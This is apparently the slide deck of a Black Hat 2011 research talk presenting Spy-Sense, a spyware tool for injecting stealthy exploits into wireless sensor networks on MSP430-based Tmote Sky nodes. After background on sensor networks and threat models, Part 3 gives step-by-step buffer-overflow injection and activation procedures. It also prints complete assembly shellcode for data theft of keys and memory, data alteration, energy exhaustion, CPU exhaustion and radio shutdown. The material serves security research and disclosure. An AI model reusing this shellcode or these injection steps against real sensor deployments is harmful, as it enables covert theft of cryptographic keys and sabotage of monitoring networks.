Spy-Sense: Spyware Tool for Executing Stealthy Exploits against Sensor Networks

Thanassis Giannetsos and Tassos Dimitriou

Athens Information Technology
Algorithms & Security
CTiF University, Aalborg, Denmark
(agia@ait.edu.gr)


Black Hat USA, 2011
Las Vegas

Please turn in your completed feedback form at the registration desk.

Agenda

- Part 1: Wireless Sensor Networks
  - Sensor platforms as embedded devices
  - Security Requirements & Challenges
  - Threat Models, Unexplored Vulnerabilities & Motivation
- Part 2: Overview of hardware platform used (Tmote Sky)
- Part 3: Spy-Sense Spyware Tool
  - Injection of stealthy exploits in sensor networks
  - Hard to recognize & get rid of, runs discretely in the background without interfering/disrupting normal operation
  - Activation/Execution of exploit sequences --- Hard to detect


Brief Overview: Wireless Sensors



Mote (Berkeley)


Cricket (MIT)

Tmote Sky



Using Smart Antennas (AIT)

- Radio + MCU = NES
- Ultra low power
- Tmote Sky
  - Only chosen for a concrete example




Brief Overview: Wireless Sensors

- Sensor platforms are embedded devices with radio capabilities
- Resource limited microcontrollers
  - 8 or 16 bit
  - Von Neumann or Harvard
  - Internal Flash/RAM
  - No/partial MMU
  - Wireless transceiver (e.g., Chipcon CC2420)
- Still a computer
  - Existing vulnerabilities come into practice
  - More destructive as they are usually overlooked in the design of sensor network applications

Brief Overview: Sensor Networks

- Set of sensor nodes deployed in large areas of interest
  - Self-Configuration, adaptability and node cooperation
  - Multi-hop & many-to-one communication, mesh networking
- Applications
  - Smart Grid
  - Military
  - Wildlife
  - Monitoring




Brief Overview: Why Sensor Nets

- Unique characteristics
  - Coverage: Distance/area covered, number of events, number of active queries
  - Survivability: Robust against node/link failures, Redundancy
  - Ubiquity: Quick/flexible deployment, ubiquitous access, info timeliness
  - Cooperative effort, Multi-hop communication, Extended lifetime
- Particularly suited for detecting, classifying, tracking
  - Non-local spatio-temporal events/objects
  - Low-observable events
    - Distributed information aggregation & validation

Participatory Sensing

- People carry sensing elements involving the collection, storage, processing & fusion of large volumes of data
  - Sensors integrated into mobile phones, PDAs, etc
  - Everyday human activities
- More robust security profiles are needed
  - Challenging Task



Participatory Sensing

- Work to enable diverse, distributed human-in-the-loop sensor networks at personal, social and urban scale
  - **Public** and **Professional** users;
  - Leverage **imagers and microphones**, local **processing** and network **connectivity** for easy, high quality data collection;
  - Leverage USB, Bluetooth connectivity to **peer with external sensors** (physiolological, environmental, etc.)
  - **New network architecture** is needed

- People-centric sensing projects
  - CitySense, NoiseTube, MetroSense, CityPulse, BikeNet, and more…

Part 1:


- Security Requirements & Challenges
- Threat Models, Unexplored Vulnerabilities & Motivation

Security Profile

- Forward
  - Confidentiality (prevent plagiarism)
  - Authenticity & Integrity (ensures reliability of a message)
  - Data Availability & Freshness (simple watchdog timer, sequence numbers)
- Secondary goals
  - Self-Organization (key management, trust relations)
  - Time Synchronization (energy conservation)
  - Secure Localization (pinpoint the location of a fault)
  - Secure Data Aggregation (aggregate/route primitive data)

Security Challenges

- Wireless medium: Eavesdropping, Interception, Alteration, Replay or Injection of malicious packets
- Limited Resources (memory & storage space, energy scarcity)
- Unattended Operation:
  - Exposed to physical attacks. Easily compromised
- Random Topology:
  - No prior knowledge of topology
- Hard to protect against insider attacks:
  - Physical Attacks
  - Exploiting memory related vulnerabilities



Threat Models

Attack Category	Features	Types	Damage Level	Ease of Identity	Effects
Based on attacker's location	Outsider	Passive	Low	Medium	Implicit
	Insider	Active	High	Hard	Explicit
Based on attacker's strength	Mote-class	Both	Low	Hard	Explicit
	Laptop-class	Both	High	Easy	Explicit

Functions	Functions	Functions
Inject faulty data into the WSN	Create holes in security protocols	Initiate attacks without authentication
Impersonation	Overload the WSN	Monitor & Eavesdrop traffic
Unauthorized access & modification of resources and data streams	Executing malicious exploits or use of legitimate cryptographic content	Jam communications
		Trigger DoS Attacks

Effects	Effects	Effects
Accessing & revealing WSN codes/keys	Patial/Total degradation/disruption	Gather & Steal information
Data alteration	Denial of Service	Compromise privacy/confidentiality
Obstructing/cutting of nodes from their neighbors (*selective reporting*)	High threat to the functional efficiency of the whole network	WSN's resource consumption
		WSN functionality degradation

Motivation

Better understanding of network and hardware vulnerabilities enables the design of more resilient security mechanisms


- Several defense mechanisms have been proposed against specific attacks
  - Security holes always exist
- Intrusion Detection protocols implementation
  - Withstand attacks that have not been anticipated before
- What loopholes can an adversary exploit for intruding the network
  - Practice best ways to perform attacks
  - Study new threat models

Motivation

- “Practice best ways to perform attacks”
  - Check out BlackHat ’10 Spain, “Weaponizing Wireless Networks: An Attack Tool for Launching Attacks against Sensor Networks”
  - SenSys Tool (http://www.ait.gr/ait_web_site/Phd/agia/SenSys/sensys.html)
- “Study new threat models”
  - See sensors as embedded devices
  - Software-based attacks --- Malicious Code Injection (2010, created the first sensor worm)
  - Move one step further and inject spyware exploits


Part 2:

Overview of Tmote Sky platform



Sensor Platform used

- TI MSP 430 (16 bit RISC)
  - 8 MHz, 10 KB RAM, 48 KB code, 1 MB flash
  - Von Neumann architecture
- Chipcon CC2420 radio, on-board antenna, IEEE 802.15.4



- 50 m. range indoor, 250 m. range outdoor, bandwidth 250 kbits/s


Brief Review

- Von Neumann
- Unified memory
- Executable RAM

- Harvard
- Divided Memory
  - Code
  - Data
- Unexecutable RAM

TI MSP430 Microcontroller

- TI MSP 430 (16 bit RISC)
  - Common address space shared with SFRs, peripherals, RAM & Flash Code memory
- RAM is comprised of consecutive memory blocks
  - Lower RAM is mirrored in the upper part
  - No support of dynamic memory allocation --- Heap is empty and unused
- Linker behavior
  - Flash is at the top of memory
  - Code grows from starting address upwards
- Chosen for a concrete example
  - Similarities in AVR, PIC, MIPS, etc



Toy Application

- Delta application
  - Multihop data collection application. Devices sample their internal temperature sensor and report readings using MultihopLQI routing protocol
- Each node generates a one-way key chain
  - Ordered list of cryptographic keys generated by successively applying a one-way hash function F to a pre-assigned key seed
  - Will be used for exposing keys later on

Part 3:

Spy-Sense Spyware

Spy-Sense Overview

- Spyware tool that allows the injection of stealthy exploits
  - Based on memory related vulnerabilities & Code injection techniques
  - Undetectable and once activated runs discretely in the background
  - Exploits are sequences of machine code instructions

Data Manipulation

Cracking

Network Damage

Exploit	Description	Size (bytes)
Data Theft	Report back confidential information. Also, track & record all network activities.	114
Data Alteration	Alter the value of existing data structures.	56
Energy Exhaustion	Initiate communications until node drains all its energy.	102
ID Change	Dynamically change the ID of a node, thus affecting the routing process.	10
Resource Usage	Consume CPU cycles by putting the node in a "*sustain*" loop for a user-determined period of time.	22
Radio Communication Break Down	Shut down radio transceiver or make the node believe that the transmission failed (regardless of what is the actual result).	8

Malicious Code Injection

- Take advantage of memory related vulnerabilities
  - Buffer and stack overflow, format string specifier etc
  - Send crafted packets and execute malicious code on the target system
- In embedded systems like sensor nodes
  - Malware is rare
  - No one looks for it
  - Simple malware is undetected
  - No operating system
    - No system calls, function tables, etc
    - Single statically-linked program images

History

- Travis Goodspeed was the first to author a WSN exploit
  - Targeting devices following the Von Neumann architecture
  - Showed how to perform a buffer overflow attack in order to execute instructions within a received packet
- Francillon and Castelluccia demonstrated code injection on devices with Harvard architecture
  - Use of gadgets; Pre-existing instruction sequences
- Back in 2010, we authored the first instance of a self-replicating worm
- Move one step further
  - Use of software vulnerabilities for injecting and storing, anywhere in the mote's memory, stealthy exploits

How to inject spyware exploits


- How the attack code is sent and stored on sensor nodes
  - Attack code can be sent as data payload of a sufficient message stream
  - Overflow the memory buffer used for storing received packets
  - Alter program execution flow
- Where the attack code is stored
  - Memory is precious – A few kilobytes are free
  - However, no support of dynamic memory allocation
  - Heap remains empty, unused and unchecked
    - The perfect umbrella


Required Steps

- Understand memory map of sensor device
  - Storage address of malware (heap address)
  - Find memory address of reception interrupt handler & other existing routines
    - Radio drivers are inlined – Use of JTAG interface
    - Isolate functions, then iterate
    - Checksum bytes
- Transmission of a series of mal-packets containing the exploit code to be copied into heap
  - Perform a multistage buffer-overflow attack
  - IMPORTANT…Restoration of control flow is vital
- Send a specially crafted packet for setting the PC to the starting memory address of the spyware exploit (activation)

Spy-Sense Specifics


- Manipulate Target Pointer and modify the data it points to
- Perform the multistage buffer-overflow
- Packet payload must contain MOV & BR instructions
- Send the last packet for activating the malware





Spy-Sense Characteristics


- Generic Installation
  - Coexists with prior firmware
- Efficient
  - Fits in available memory
  - Reuses victim code when necessary (e.g., transmit back information)
  - Memory/Stealthiness trade off
  - Use of multi-hop communication nature for reaching the most distant network nodes
- Widely applicable
  - Support exploit injection against a variety of sensor hardware and network protocols



Spy-Sense Configuration

- Defined in the Spy-Sense.properties file residing in the tool's root folder
  - Must be correctly updated
- Port & Baudrate
  - Host port where the attached hardware is going to be connected
  - Baudrate of the hardware
  - Can also use a simple radio transceiver
- Exploit Folder
  - Folder path containing all the exploit profiles to be loaded
- Exploit Stack & PC Fix
  - Memory addresses for restoring the normal execution of the victim
- Attack address
  - Memory address of the buffer used for storing incoming packet payloads

Spy-Sense Exploit Loader



- Responsible for initializing the tool
  - Importing all predefined exploit profiles residing in Spy-Sense root folder
  - Such profiles contain machine code instructions & assembly representation
  - Possible on the fly reconfiguration with newly defined exploits

Spy-Sense Exploit Profiles Analysis

- Fundamental to successful exploit injection & activation is the definition of the memory symbol table
  - The first four must be extracted before system boot up
  - The rest are given on the fly during injection & activation process

Memory Address	Description
$ADDR_{startTR}$	First instruction of the exploit shellcode.
$ADDR_{packetSent}$	Reply message to be reported back (data theft exploit).
$ADDR_{payloadSent}$	Address pointer the the reply message's payload (data theft exploit).
$ADDR_{restore}$	Code instruction of the reception routine that must be executed once the program flow is restored
$ADDR_{exploitArg1}$	First *exploit function argument*; number of bytes to be injected/retrieved.
$ADDR_{exploitArg2}$	Second *exploit function argument*; memory address from where/to data will be retrieved/injected.
$ADDR_{exploitArg3}$	Third *exploit function argument*; identifier of the spawned exploit activation task.
$ADDR_{exploitArg4}$	Fourth *exploit function argument*; time period of the intensive resource usage exploit.

Data Theft Exploit

- Reports back important or confidential information
  - Cryptographic keys, transactional data or even private sensitive information (smart environments, assistive healthcare, etc)
  - Track and record all network activities
- Occupies 114 bytes
  - 30 packets will be needed by Spy-Sense SetUp engine
- Two basic functions
  - Retrieval of the selected data memory region
  - Construction & transmission (back to Spy-Sense) of the appropriate reply message without disrupting the victim’s normal operation

Data Theft Exploit Code

Algorithm : Data Theft Exploit - Assembly Code

Data: Memory Symbol Table

begin

1. CLR R9;
2. MOV #$ADDR_{payloadSent}$, R13;
3. MOV #0036, R14;
4. MOV @R9, 0(R13);
5. INCD R13;
6. ADD #-2, R14;
7. CMP #0, R14;
8. JNZ \$-14;
9. CALL #$ADDR_{nextHop}$;
10. MOV R15, &$ADDR_{payloadSent}$;
11. MOV #1, &($ADDR_{payloadSent} + 4$);
12. MOV &$ADDR_{explArg3}$, &($ADDR_{payloadSent} + 6$);
13. MOV &$ADDR_{explArg2}$, R9;
14. MOV #($ADDR_{payloadSent} + 8$), R13;
15. MOV &$ADDR_{explArg1}$, R14;
16. MOV @R9, 0(R13);
17. INCD R9
18. INCD R13;
19. ADD #-2, R14;
20. CMP #0, R14;
21. JNZ \$-16;
22. MOV #$ADDR_{packetSent}$, R12;
23. MOV #001e, R13;
24. MOV #$ADDR_{payloadSent}$, R14;
25. MOV #000f, R15;
26. CALL #68fe; // host transm.
27. CMP.B #1, R15;
28. JNZ \$4;
29. CALL #ae16;
30. CLR &$ADDR_{explArg1}$;
31. CLR &$ADDR_{explArg2}$;
32. CLR &$ADDR_{explArg3}$;
33. BR #$ADDR_{restore}$, PC;

end

IS for initializing the payload of the reply message

IS for copying the retrieved values to the memory addresses pointing to the message payload

IS for transmitting the reply packet. IS 22-25 sets up the victim's **local radio**

Clears argument memory addresses & restores normal state and program flow of the victim node

Data Alteration Exploit

- Alters the values of existing data structures & variables
  - Creates backdoor entries to adversaries for performing more direct attacks like Sinkhole, Wormhole, Data Replay, Zombie attack, etc
  - If used in combination with SenSys; it significantly increases its threat level
- Occupies 56 bytes
  - 14 packets will be needed by Spy-Sense SetUp engine
- Alteration of either incoming or outgoing information
  - Manipulate single byte or entire data stream

Data Alteration Exploit Code

Algorithm : Data Alteration Exploit - Assembly Code

Data: Memory Symbol Table

begin

CMP #0, &$ADDR_{explArg1}$
JZ $34
CLR R11
MOV &$ADDR_{explArg2}$, R12
MOV #270e, R13
MOV &$ADDR_{explArg1}$, R14
MOV R11, R9
MOV R9, R8
ADD R12, R9
ADD R13, R8
MOV @R8, 0(R9)
INCD R11
MOV R11, R9
CMP R14, R9
JNC $-20
CLR &$ADDR_{explArg1}$
CLR &$ADDR_{explArg2}$
CLR &$ADDR_{explArg3}$
CALL #ae16
BR #$ADDR_{restore}$, PC

end

IS for copying the updated value to the targeted data structure

Clears argument memory addresses & restores normal state and program flow of the victim node

Cracking Exploits

- Shellcodes that result in intensive resource usage and disruption of network's normal operation
  - **Energy Exhaustion**: Initiates unnecessary communications until the victim drains all its energy out
    - Occupies 102 bytes – 26 packets will be needed for injection
  - **Resource Usage**: Consumes CPU cycles by putting the victim in a sustain loop for a user-determined period of time
    - Occupies 22 bytes – 6 packets will be needed for injection

Energy Exhaustion Exploit Code

Algorithm : Energy Exhaustion Exploit - Assembly Code

Data: Memory Symbol Table

```
begin
  1. CLR R6;
  2. MOV #ffff, ADDR_payloadSent;
  3. MOV #ffff, (ADDR_payloadSent + 4);
  4. MOV #ffff, (ADDR_payloadSent + 6);
  5. MOV #118a, R9;
  6. MOV #(ADDR_payloadSent + 8), R13;
  7. MOV #001c, R14;
  8. MOV @R9, 0(R13);
  9. INCD R9;
  10. INCD R13;
  11. ADD #-2, R14;
  12. CMP #0, R14;
  13. JNZ $-16;
  14. MOV #ADDR_packetSent, R12;
  15. MOV #0020, R13;
  16. MOV #ADDR_payloadSent, R14;
  17. MOV #000f, R15;
  18. CALL #68fe    // host transm.;
  19. CMP.B #1, R15;
  20. JNZ $24;
  21. CLR R6;
  22. MOV.B #0001, R15;
  23. MOV #0005, R8;
  24. CALL #ADDR_ScheduleRunTask;
  25. DEC R8;
  26. CMP #0, R*;
  27. JNZ $-10;
  28. CALL #ae16;
  29. JNZ $-48;
  30. INC R6;
  31. CMP #0064, R6;
  32. JNZ $-30;
  33. BR #4000, PC;
end
```

IS responsible for creating dummy packet payloads by copying random sequences of data bytes residing in the victim's memory

IS for invoking the transmission function of the victim's **local radio**. All necessary arguments are loaded & a task is posted for the microcontroller

The last instruction forces the node to shut down (**__stop_ProgExec__** routine usually resides at b368h)

IS forcing the scheduler to run the posted task by invoking the **runTask** routine that broadcasts the message

Resource usage Exploit Code

Algorithm: Intensive Resource Usage Exploit - Assembly Code

Data: Memory Symbol Table

```
begin
    MOV #ffff, R14
    MOV &ADDR_explArg4, R13
    DEC R13
    CMP #-1, R13
    JNZ $-6
    DEC R14
    CMP #-1, R14
    JNZ $-16
    BR #ADDR_restore, PC
end
```

Average time spent (in sec)::

SL = 0.0062*IL

- It consists of two loop-throughs for consuming CPU cycles
  - Outer loop is always set to highest possible 2-byte integer value ffffh
  - Inner loop is configurable and defines the actual time spent in this intensive usage state

Radio Comm Break Down Exploit

- Forces transmissions to fail
  - Shuts down radio transceiver
  - Make the victim believe that the transmission failed regardless of what is the actual event
- Occupies 8 bytes
  - 2 packets will be needed by Spy-Sense SetUp engine

Algorithm: Radio Communication Break Down Exploit - Assembly Code

Data: Memory Symbol Table

begin

1 MOV.B $\&ADDR_{explArg2}$, $\&ADDR_{radioStopRequest}$

2 BR $\#ADDR_{restore}$, PC

